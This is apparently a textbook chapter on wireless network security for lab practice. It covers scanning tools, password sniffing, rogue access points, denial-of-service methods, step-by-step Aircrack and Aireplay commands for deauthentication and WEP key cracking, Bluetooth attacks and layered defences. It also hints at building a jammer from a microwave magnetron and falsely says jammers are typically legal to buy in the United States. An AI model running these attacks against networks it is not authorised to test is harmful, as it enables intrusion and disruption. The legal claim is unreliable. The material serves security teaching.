Wireless technology is used at some airports to track queue times at security checkpoints. The technology works by capturing phones that beacon for wireless access points. The device keeps track of a cellphone's electronic serial number (ESN) and triangulates its position. The idea is to map the situation at the security line and determine how quickly people are moving through the security checkpoint. However, the system is not perfect, as not everyone carries a phone, and if they do, it must be on and have wireless turned on.

If you are feeling a little uneasy that the TSA is tracking you, they are not the only ones. Some retailers are also starting to use the same type of technology to track how consumers move through their store, what path they take, and how long they look at an item before buying it. You can read more about how the government and retailers are using your phone to track you at `www.nytimes.com/2013/07/15/business/attention-shopper-stores-are-tracking-your-cell.html?_r=0`**.**

Wireless hackers who want to use an organization's wireless connection to gain access to its resources are a real threat to wireless networks. These individuals want to access sensitive information, gain top-secret data, or crash a critical system. Although not everyone scanning for wireless networks is trying to cause harm to your company's computers, it is something to be concerned about.

IN THE LAB

With wireless security being such an important topic, you may be wondering how to plug all these potential security holes. In the lab, you can start by turning on encryption. You will also want to practice defense in depth. Therefore, you should apply more than just this one defensive measure. For example, you may want to enable encryption with WPA2, change the SSID and not broadcast it, turn off DHCP for wireless clients, and limit or filter which MAC addresses can connect to the network. While it is true that attackers may bypass some of these defenses, the idea is to raise enough barriers that they move on to other targets. Practice implementing each of the controls in the lab environment and consider ways in which security can be applied in layers.

NetStumbler

One of the primary tools used to locate wireless networks is NetStumbler. You can download the program from `www.netstumbler.com`. NetStumbler is a Windows-based GUI tool that you can use as a wireless scanner. It operates by sending out a steady stream of probe requests on all channels. It is useful for checking the coverage of an organization's wireless LAN. Figure 8-4 shows the NetStumbler interface.

NetStumbler can provide the user with a wealth of information, including the following:

- MAC address
- SSID
- Access point name
- Channel
- Vendor
- Security (WEP, WPA, or WPA2; PSK or EAP on or off)
- Signal strength
- GPS coordinates (if a GPS device is attached)




Figure 8-4: NetStumbler can gather information about nearby wireless networks.

There are several versions of the wardriving applications that are available for smart phones. See `https://play.google.com/store/apps/details?id=net.wigle.wigleandroid&hl=en`.

Using NetStumbler is rather straightforward. Just download and install the program onto a laptop computer that has a wireless NIC. The most common type of wireless card has an attachment for an external antenna, such as the Alfa. NIC cards such as those made by Proxim and Cisco are popular because both have jacks for external antennas. Using an external antenna allows an attacker to extend the range and to use a focused directional antenna or an omnidirectional magnetic-based antenna that can be easily mounted to the roof of a car. This allows the wardriver to easily move around, looking for wireless access points. Figure 8-5 shows an example of this.




Figure 8-5: NIC cards allow you to attach an antenna for wardriving.

IN THE LAB

NetStumbler is a good tool for performing site surveys. It enables you to examine your organization's wireless infrastructure and coverage. NetStumbler can also be used to look for rogue APs. You never know when an employee may have illegally added an AP without the organization's permission. Finally, just because you do not find any rogue APs, do not be fooled into thinking the organization is 100-percent clear, because NetStumbler does not look at the 900 MHz or 5 GHz frequencies.

NetStumbler works by sending probe request frames that cause APs to respond with information about themselves. The normal operation of an AP is to transmit beacons about ten times a second. The beacons provide information on time, capabilities, supported rates, and the SSID. If the AP supports the closed network feature, NetStumbler will not get a response, provided that the AP does not respond to probe request frames using broadcast SSIDs.

Even if the AP is in a hidden mode, there are still ways for the attacker to get the SSID. All the attacker has to do is send a spoofed disassociate message. The message simply tells the AP to disassociate an active station. The spoofed client is then forced to reassociate with the AP. To do this, the client cycles through probe requests within a second after the disassociation attack. Kali contains the Void11 tool, which accomplishes just such an attack. It can also be downloaded from `www.dc425.org/documents/void11`. (Note that the URL is case sensitive.) This method forces a hidden AP to reveal its SSID.

Kismet

Kismet is an 802.11 Layer 2 wireless network detector that runs on the Linux OS. It is also available on Kali or can be downloaded from `www.kismetwireless.net`. Kismet works with many wireless cards and has a similar functionality to NetStumbler. Kismet has the following features:

- Detection of NetStumbler clients
- Cisco product detection via Cisco Discovery Protocol
- IP block detection
- Hidden SSID decloaking
- AirSnort-compatible weak key logging
- Runtime decoding of WEP packets
- Grouping and custom naming of SSIDs
- Multiple clients viewing a single capture stream
- Graphical mapping of data
- Manufacturer identification
- Detection of default wireless AP configurations

NetStumbler and Kismet are just two of the tools available for site surveys and wardriving activities.

Eavesdropping

Eavesdropping is another WLAN threat. If a hacker can use NetStumbler or Kismet to find an AP that is configured with the manufacturer's default configuration, it will likely be a target for the attacker. An AP with even WEP installed is much less appealing for the person doing a random drive-by. Why spend the time hacking it when so many APs are open? Even today, APs are still open everywhere. As an example of this, consider the following. On a recent trip to a large West Coast city, I placed my laptop in my backpack and walked about eight to ten blocks. Figure 8-6 shows the results of my war walk.

MAC	SSID	Chan	Vendor	Type	Enc...	SNR	Signal+	Noise-
003065169096		1	Apple	AP	WPA2		-92	-96
0006257BD0ED	@india_street	6	Linksys	AP	WPA		-65	-97
0030AB1614B5	Wireless	6	Delta (N...	AP	WPA		-79	-97
00022D1F6157	Mangia Onda	1	Proxim (...	AP	WEP		-90	-96
0006257D7791	linksys	6	Linksys	AP			-60	-97
004096531D55	littleitalywifi	3	Cisco	AP			-58	-99
00047563C68A	sdpl	11	3Com	AP			-77	-98
00045AD0D447	fielder1234	6	Linksys	AP	WEP		-86	-96
00062566C742	newway	9	Linksys	AP	WEP		-91	-97
000625DD6A85	linksys	6	Linksys	AP			-77	-96
000C85A9DC85	tsunami	6	Cisco	AP	WPA		-90	-95
000C85A9DE79	tsunami	6	Cisco	AP	WPA2		-91	-95
00045AFA6D91	linksys	6	Linksys	AP			-78	-97
000C85448016	tsunami	6	Cisco	AP			-90	-94
00062566E620	linksys	6	Linksys	AP			-89	-96
0040965B7223	turbonet	6	Cisco	AP			-85	-97
0040965B643D	turbonet	6	Cisco	AP			-86	-96
00095B356F1E	Wireless	11	Netgear	AP			-83	-97
0040965AFE7C	tsunami	6	Cisco	AP			-74	-98
000C3086B392	tsunami	6	Cisco	AP			-90	-96
00095B48A844	Wireless	11	Netgear	AP			-84	-98
00045A0E8619	lorenslaw	2	Linksys	AP	WEP		-88	-96
0006257AF423	mautino007	6	Linksys	AP	WEP		-89	-98
00062559837E	linksys	6	Linksys	AP			-91	-95
000C308E6F1B	tsunami	6	Cisco	AP			-93	-97
0006255D8277	lambert	6	Linksys	AP			-85	-95
00409657E065	newman	6	Cisco	AP	WEP		-82	-96
00062561092A	ouTrageous1	11	Linksys	AP			-90	-98
000625A45274	linksys	6	Linksys	AP			-89	-97
00095B2AB8EC	Wireless	10	Netgear	AP			-85	-98
000625D66C65	leadsd	6	Linksys	AP			-81	-98
000C30529CDE	tsunami	6	Cisco	AP			-81	-97
000C30529BD8	tsunami	6	Cisco	AP			-79	-97
000625C412F3	leadsd1	6	Linksys	AP	WPA2		-80	-98
004096583675	tmobile	1	Cisco	AP			-75	-99
000C852EA923	labforwifi	6	Cisco	AP	WPA2		-67	-98

Figure 8-6: Recent war-walking results show a high number of unsecured networks.

Notice how only a few of the networks shown had encryption turned on. In fact, out of the 140 APs I picked up, fewer than half of the networks used any form of encryption. Now, although my war walk was just for statistical purposes, an attacker within range can take the next step and intercept the radio signals from these open APs and decode the data being transmitted. Nothing more than a wireless sniffer and the ability to place the wireless NIC into monitor mode is required. If the attacker is using an antenna, he can be even farther away, which makes these attacks difficult to detect and prevent.

Anything that is not encrypted is vulnerable to attack. Most computer security is based on passwords. Protocols such as File Transfer Protocol (FTP), Telnet, and Simple Mail Transfer Protocol (SMTP) transmit usernames and passwords

in cleartext. These protocols are highly vulnerable. Wireless equipment can be configured for open systems authentication or shared key or PSK or EAP authentication. Open systems authentication means no authentication is used. A large portion of the wireless equipment sold defaults to this setting. If the equipment is used in this state, hackers are not only free to sniff traffic on the network, but they are also free to connect to it and use it as they see fit. If there is a path to the Internet, the hacker may use the victim's network as the base of attack. Anyone tracing the IP address will be led back to the victim, not the hacker.

Many hotels, business centers, coffee shops, and restaurants provide wireless access with open authentication. In these situations, it is extremely easy for a hacker to gain unauthorized information, hijack resources, and even introduce back doors onto other systems. Just think about it: One of the first things most users do is check their e-mail. This means that usernames and passwords are being sent over a completely unsecured network. Tools such as Wireshark, Win Sniffer, and Cain & Abel can be used to eavesdrop and capture passwords being passed on an unsecured network. Figure 8-7 shows an example of eavesdropping an unsecured network.




Figure 8-7: Password eavesdropping is easy on unsecured networks.

Win Sniffer is a password-capture utility that enables network administrators to capture passwords of any network user. Win Sniffer can capture and decode FTP, POP3, HTTP, ICQ, SMTP, Telnet, IMAP, and NNTP usernames and passwords.

Win Sniffer is a Windows utility that is typically installed on a laptop. It can be used by security professionals to audit a network or by attackers to access sensitive information. Win Sniffer can be downloaded from `http://win-sniffer.soft112.com/`. Figure 8-8 shows a sample capture from the program.




Figure 8-8: Win Sniffer captures passwords and usernames.

Cain & Abel, shown in Figure 8-9, is a multipurpose tool that can perform a variety of tasks, including Windows enumeration, password sniffing, and password cracking. The password-cracking component of the program can perform dictionary and brute-force cracking, and can use precomputed hash tables. Cain & Abel is available from `www.oxid.it`.




Figure 8-9: Cain & Abel sniffs and cracks passwords.

LCP is available from `www.lcpsoft.com` and is designed to audit passwords and password strength. LCP can perform the following functions:

- Account information import
- Password recovery
- Brute-force password cracking in single or distributed mode
- Hash computing

Even if encryption is being used, the Wi-Fi frame is still transmitted in the clear. Even the WLANs using WEP are vulnerable. Tools discussed throughout this chapter can be used to crack WEP. While the deficiencies of WEP were corrected with the WPA protocol, those APs still running WEP are vulnerable.

Rogue and Unauthorized Access Points

A *rogue access point* is an unauthorized connection to a corporate network. A Gartner, Inc. report found that 20 percent of networks have rogue APs attached. Two primary threats can occur from rogue and unauthorized APs:

- The employee's ability to install unmanaged APs. The ease of use of wireless equipment and the lure of freedom is just too much for some employees to resist.
- The ability to perform AP spoofing.

The way to prevent and deter rogue AP installation by insiders is to build strong policies that dictate harsh punishments for individuals found to have installed rogue APs and by performing periodic site surveys.

Rogue APs may also be installed by outsiders seeking network access. These devices pose a serious threat. Often, they are placed near the outside of the building. As an example, the attacker may seek to place the rogue AP near a window or in a location close to the outside of the building so that he can sit in a parking lot or unsecured outside location and attack the network. The attacker will not want to arouse suspicion, so picking a location that he can sit and not look out of place is important. The attacker will also typically use a low-cost device, because the possibility of loss is high. If encryption is already being used on the network, the attacker will most likely also turn encryption on (because he does not want to arouse suspicion). Site surveys would most likely be looking for unencrypted traffic or anything that looks out of the ordinary.

Access point spoofing occurs when a hacker sets up a rogue AP near the victim's network or in a public place where the victim may try and connect. If the spoofed AP has the stronger signal, the victim's computer will choose the spoofed AP. This puts the attacker right in the middle of all subsequent transmissions. From this man-in-the-middle position, the attacker may attempt to

steal usernames and passwords or simply monitor traffic. Figure 8-10 shows an example of access point spoofing.




Figure 8-10: Access point spoofing involves tricking users into using a rogue AP.

One of the most effective ways to carry out this type of attack is to purchase the Wi-Fi Pineapple from Hak5. Hak5 describes the Pineapple as follows: "with its custom, purpose built hardware and software, the WiFi Pineapple enables users to quickly and easily deploy advanced attacks using our intuitive web interface." You can learn more at `https://www.wifipineapple.com`.

Host routing is also a potential problem for wireless clients. Both Windows and Linux provide IP-forwarding capabilities. Therefore, if a wireless client is connected to both wired and wireless networks at the same time, this may expose the hosts on the trusted wired network to any hosts that connect via the wireless network. Just by a simple misconfiguration, an authorized client may be connected to the wired network while unknowingly having its wireless adapter enabled and connected to an unknown WLAN. If hackers can compromise the host machine via the open WLAN adapter, they are then positioned to mount an attack against the hosts on the wired network.

Denial of Service

If all else fails, an attacker can always target a wireless network for a denial-of-service (DoS) attack. Although a DoS attack does not allow the attacker network access, it does render the network unusable or degrades service for legitimate users. These attacks can target a single device or the entire wireless network, or they can attempt to render wireless equipment useless. Some common types of wireless DoS attacks are covered here:

- **Authentication flood attack**—This type of DoS attack generates a flood of EAPoL messages requesting 802.1X authentication. As a result, the authentication server cannot respond to the flood of authentication requests and consequently fails to return successful connections to valid clients.
- **Deauthentication flood attack**—This type of DoS attack targets an individual client and works by spoofing a deauthentication frame from the AP to the victim. The victim's wireless device will attempt to reconnect, so the attack needs to send a stream of deauthentication packets to keep the client out of service.

- **Network jamming attack**—This type of DoS attack targets the entire wireless network. The attacker simply builds or purchases a transmitter to flood the airwaves in the vicinity of the wireless network. A 1,000-watt jammer 300 feet away from a building can jam 50 to 100 feet into the office area. Where would a hacker get such a device? It could be built from a microwave oven. At the heart of a microwave oven is a magnetron. Normally, a microwave oven limits the radio signals emitted beyond its shielded cabinet. The magnetron must be modified to be useful, but very little skill is required to make this modification. This type of attack would be dangerous to anyone in the general area of the transmitter, as at high level, it would be like placing yourself in a microwave oven. You can also opt to buy a ready-made jammer, such as the ones found at `www.jammer-store.com/wifi-bluetooth-jammers-blockers.html`. Just check the law first. It is typically legal to by jammers in the United states.
- **Equipment destruction attack**—This type of DoS attack targets the AP. The hacker uses a high-output transmitter with a directional high-gain antenna to pulse the AP. High-energy RF power will damage electronics in the AP, resulting in its being permanently out of service. Such high-energy RF guns have been demonstrated to work, and cost little to build.

Exploiting Wireless Networks

Wireless networks can be exploited in many different ways, as discussed previously in this chapter. This section looks at some specific tools and techniques used to exploit wireless networks.

Finding and Assessing the Network

The first thing that must be done is to find the network. Kali Linux has Kismet included. For the Windows user, NetStumbler can also be used. Unless you plan to hold your laptop out the window of your car as you drive around, you should also get a good external antenna. Antennas come in two basic types: directional and omnidirectional. A directional antenna can be used in a single direction only, whereas an omnidirectional antenna can receive signals from all directions. If you want to pick up a good directional antenna, check out `www.cantenna.com` or take a look at `www.turnpoint.net/wireless/cantennahowto.html` for instructions on how to build your own. If you are unsure of the target's location, an omnidirectional antenna may be a better choice.

After locating the target network, you may want to use a tool such as Wireshark to get an idea of whether the network is actually using encryption. You should be able to tell this by using Kismet or NetStumbler, but Wireshark may help you determine whether the organization is using MAC filtering. If this is the case,

then MAC-spoofing tools are needed. Change Mac is a MAC-spoofing tool that can be used to change your computer's MAC address and bypass MAC address filtering. Change MAC can be downloaded from `www.softpedia.com/get/Security/Security-Related/Change-MAC.shtml`. After you have determined whether MAC filtering is being used and what, if any, encryption is present, you can take advantage of several different tools to crack various encryption mechanisms.

Setting Up Airodump

WEP cracking can be done from a single system or from two systems (with one injecting traffic and the second sniffing traffic). Either way, the primary tool discussed here is Aircrack. Aircrack is actually a suite of tools that provide everything you need to crack WEP. Aircrack includes the following:

- **Airodump**—Captures wireless packets
- **Aireplay**—Performs injection attacks
- **Aircrack**—Cracks the WEP key

The Aircrack suite can be started from the command line, or if you are using Kali, it is built in.

The first thing you must do is to configure the wireless card to sniff on Channel 1. You can use the following command:

```
airodump CARD dump CHANNEL 1
```

`CARD` is the name of the wireless card you are using, and `CHANNEL` is the channel of the AP. Common channels are 1, 6, and 11. The `1` at the end of the command line instructs Airodump to only save IVs to the file. This will also change the suffix for the capture file from `.cap` to `.ivs`.

Configuring Aireplay

Aireplay is used to inject packets to increase the selection of crackable data. Aireplay has several options that make it a powerful tool, as listed here:

```
Attack 0: Deauthentication
Attack 1: Fake authentication
Attack 2: Interactive packet replay
Attack 3: ARP request replay attack
Attack 4: KoreK chopchop attack
Attack 5: Fragmentation attack
Attack 9: Injection test
```

The following instructions will show you, step by step, how this tool can be used. For this example, I use the deauthentication and ARP request to replay

attacks. For some background, the purpose of ARP is to map known IP addresses to unknown MAC addresses. The first step in this two-step process is to send a broadcast message requesting the target's physical address. If a device recognizes the address as its own, it issues an ARP reply containing its MAC address to the original sender. The MAC address is then placed in the ARP cache and used to address subsequent frames. This same process holds true for wireless clients. When a wireless client attempts to communicate through an AP, it sends an ARP request. Because a wireless network does not have the reliability of a wired network, several ARPs are actually transmitted. If encryption is being used, the response is sent as encrypted traffic. Unless limits have been implemented, it may be possible to generate several hundred ARP replies per second.

Deauthentication and ARP Injection

If for some reason a client device becomes deauthenticated, it will try to reauthenticate itself with the AP. To attack the AP, you can use Aireplay and the `-0` attack shown in the previous section. This will effectively deauthenticate the client and force it to reauthenticate itself. Before you perform the attack, Aireplay needs to be set up on a separate system or in a different terminal window to capture the ARP request so that it can rebroadcast the packet and generate additional traffic. This is accomplished by typing the following command into a new terminal window and launching the capture:

```
aireplay -3 -b APMAC -h CLIENTMAC -x 500 DEVICE
```

This command tells Aireplay to first listen for an ARP request coming from the client's MAC address and directed at the AP's MAC address, and then broadcast that request 500 times per second from your wireless NIC. Now you can also run the deauthentication attack:

```
aireplay -0 10 -a APMAC -c CLIENTMAC DEVICE
```

This command specifies the `APMAC`, which is your AP MAC address; `CLIENTMAC`, which is the client MAC address; and the `DEVICE`, which is the device name.

Capturing IVs and Cracking the WEP KEY

When an attack is launched, a steady stream of packets will be received. It may take up to approximately 300,000 packets to break 64-bit WEP and approximately 1,000,000 packets to break 128-bit WEP. To crack the key, Aircrack is used. Aircrack can be run while packets are being captured. Common options for Aircrack include the following:

```
-a [mode 1 or 2] 1=WEP, 2=WPA-PSK
-e [essid] target selection network ID
```

```
-b [bssid] target access point's MAC
-q enable quiet mode
-w [path] path to a dictionary word list (WPA only)
-n [no. bits] WEP key length (64, 128, 152 or 256)
-f [fudge no.] defaults are 5 for 64 bit WEP and 2 for 128 bit WEP
```

Next, you launch the crack with the following syntax:

```
aircrack -a 1 -b APMAC dump.ivs
```

This command starts Aircrack and reads the required data from the `dump.ivs` file. In this example, Aircrack had to run about 10 to 25 minutes to finally return the following:

```
64-bit WEP key "3be6ae1345."
```

If your organization still uses WEP, you may want to use your own network security lab and an AP to attempt this technique. Once you are comfortable with repeating this process, you can bring other networking team members and management into the lab so that they can see how vulnerable WEP is, and use this demonstration to tighten security. This is also effective at demonstrating why money was well spent in constructing the network security lab.

Other Wireless Attack Tools

There is no shortage of wireless tools for someone building a network security lab. Some of these tools include the following:

- **Mognet**—An open source, Java-based wireless sniffer that was designed for handhelds but will also run on other platforms. It performs real-time frame captures and can save and load frames in common formats such as Wireshark, libpcap, and tcpdump.
- **WaveStumbler**—Another sniffing tool that was designed for Linux. It reports basic information about APs such as channel, SSID, and MAC.
- **AiroPeek**—A Windows-based commercial WLAN analyzer that is designed to help security professionals deploy, secure, and troubleshoot WLANs. AiroPeek has the functionality to perform site surveys, security assessments, client troubleshooting, WLAN monitoring, remote WLAN analysis, and application layer protocol analysis.
- **AirSnort**—A Linux-based WLAN WEP-cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions and then computing the encryption key when the program captures enough packets.

- **THC-WarDrive**—A Linux tool for mapping APs that works with a GPS.
- **AirTraf**—A packet-capture decoding tool for 802.11b wireless networks. This Linux tool gathers and organizes packets and performs bandwidth calculations as well as signal-strength analysis on a per-wireless-node basis.
- **Airsnarf**—A simple rogue AP setup utility designed to demonstrate how a rogue AP can steal usernames and passwords from public wireless hotspots. Airsnarf was developed and released to demonstrate an inherent vulnerability of public 802.11b hot spots—snarfing usernames and passwords by confusing users with DNS and HTTP redirects from a competing AP.

Exploiting Bluetooth

Bluetooth has also been shown to be vulnerable to attack. One early exploit was Bluejacking. Although not a true attack, *Bluejacking* allows an individual to send unsolicited messages over Bluetooth to other Bluetooth devices. These can include text, images, or sounds. A second, more damaging, type of attack is known as Bluesnarfing. *Bluesnarfing* is the theft of data, calendar information, or phone book entries. Tools used to attack Bluetooth include the following:

- **RedFang**—A small proof-of-concept application used to find undiscoverable Bluetooth devices.
- **BlueSniff**—A proof-of-concept tool for Bluetooth wardriving.
- **BTScanner**—A Bluetooth-scanning program that can perform inquiry and brute-force scans, identify Bluetooth devices that are within range, and export the scan results to a text file and sort the findings.
- **BlueBug**—A tool that exploits a Bluetooth security loophole on some Bluetooth-enabled cellphones. It allows the unauthorized downloading of phone books and call lists, and the sending and reading of SMS messages from the attacked phone.

Securing Wireless Networks

Securing a wireless network is a challenge, but it can be accomplished. Wireless signals do not stop at the outer walls of a facility. Wireless is accessible by many more individuals than have access to your wired network. Although some specific tools and techniques are used to secure wireless networks, the general principle is the same as those used in wired networks. It is the principle of defense in depth.

Defense in Depth

Defense in depth is about building many layers of protection, such as the following:

- Encrypting data so that it is hidden from unauthorized individuals
- Limiting access based on least privilege
- Providing physical protection and security to the hardware
- Using strong authentication to verify the identity of the users who access the network
- Employing layers of security controls to limit the damage if one layer of security is overcome
- Deploying many layers of security to make it much more difficult for an attacker to overcome the combined security mechanisms

Changing the default value of the SSID is a good place to start. Another potential security measure that may work, depending on the organization, is to limit access to the wireless network to specific network adapters. Some switches and APs can perform MAC filtering. MAC filtering uses the MAC address assigned to each network adapter to enable or block access to the network.

Probably one of the easiest ways to increase the security of the network is to retire your WEP devices. No matter what the key length is, WEP is vulnerable. Moving to WPA2 will make a big improvement in the security of your wireless network. If you are serious about building your own network security lab, you also want to be proficient at performing site surveys. The goal of a site survey is to gather enough information to determine whether the client has the right number and placement of APs to provide adequate coverage throughout the facility.

It is also important to check and see how far the signal radiates outside of the facility. Finally, you are going to want to do a thorough check for rogue APs. I cannot tell you the number of times I have seen APs show up in locations where they should not have been. These are as big a threat as, and perhaps even bigger than, the weak encryption you may have found. A site survey is also useful in detecting interference coming from other sources that could degrade the performance of the wireless network. The six basic steps of a site survey are as follows:

1. Obtain a facility diagram.
2. Visually inspect the facility.
3. Identify user areas.
4. Use site-survey tools to determine primary access locations and check that no rogue APs are in use.
5. After the installation of APs, verify their signal strength and range.
6. Document your findings, update the policy, and inform users of rules regarding wireless connectivity.

Misuse Detection

Intrusion detection systems (IDS) have a long history of use in wired networks to detect misuse and flag possible intrusions and attacks. Because of the increased number of wireless networks, more options are becoming available for wireless intrusion detection.

A wireless IDS works much like wired intrusion detection in that it monitors traffic and can alert the administrator when traffic that does not match normal usage patterns is found or when traffic matches a predefined pattern of attack. A wireless IDS can be centralized or decentralized and should have a combination of sensors that collect and forward 802.11 data. Wireless attacks are unlike wired attacks in that the hacker is often physically located at or close to the local premises.

Some wireless intrusion detection systems can provide a general estimate of the hacker's physical location. Therefore, if alert data is provided quickly, security professionals can catch the hacker while he is launching the attack. A couple of commercial wireless IDS products are AirDefense RogueWatch and the IBM Realsecure Server Sensor and wireless scanner. If you lack the budget to purchase a commercial product, a number of open-source solutions are available:

- **AirSnare**—Alerts you to unfriendly MAC addresses on your network and to DHCP requests that are taking place. If AirSnare detects an unfriendly MAC address, you have the option of tracking the MAC address's access to IP addresses and ports or launching Ethereal upon detection.
- **WIDZ intrusion detection**—Designed to be integrated with Snort or Realsecure, this is used to guard APs, and monitors for scanning, association floods, and bogus APs.
- **Snort wireless**—Designed to integrate with Snort, this is used to detect rogue APs, ad hoc devices, and NetStumbler activity.

Summary

This chapter examined wireless technologies, wireless vulnerabilities, and wireless exploits. Wireless is a technology that is here to stay, so anyone working in IT or IT security should have a good understanding of how it functions. Every technology typically goes through growing pains and tends to become more secure as it matures. Consider early cordless phones. Most shared a few channels, so anyone could take their phone "mobile" and pick up a neighbor's conversation or listen in to someone else from down the block. Modern cordless phones are much more secure. Cell phones have a similar history. Early analog phones were vulnerable to tumbling, cloning, and numerous attacks. These attacks continued until modern digital phones gained market share. Their level

of security is much greater than that of their analog predecessors. WLAN technologies have already made significant strides. Replacing WEP with WPA was a good start. WPA2 is an even better technology. In the future, expect further advances to improve security even more.

Key Terms

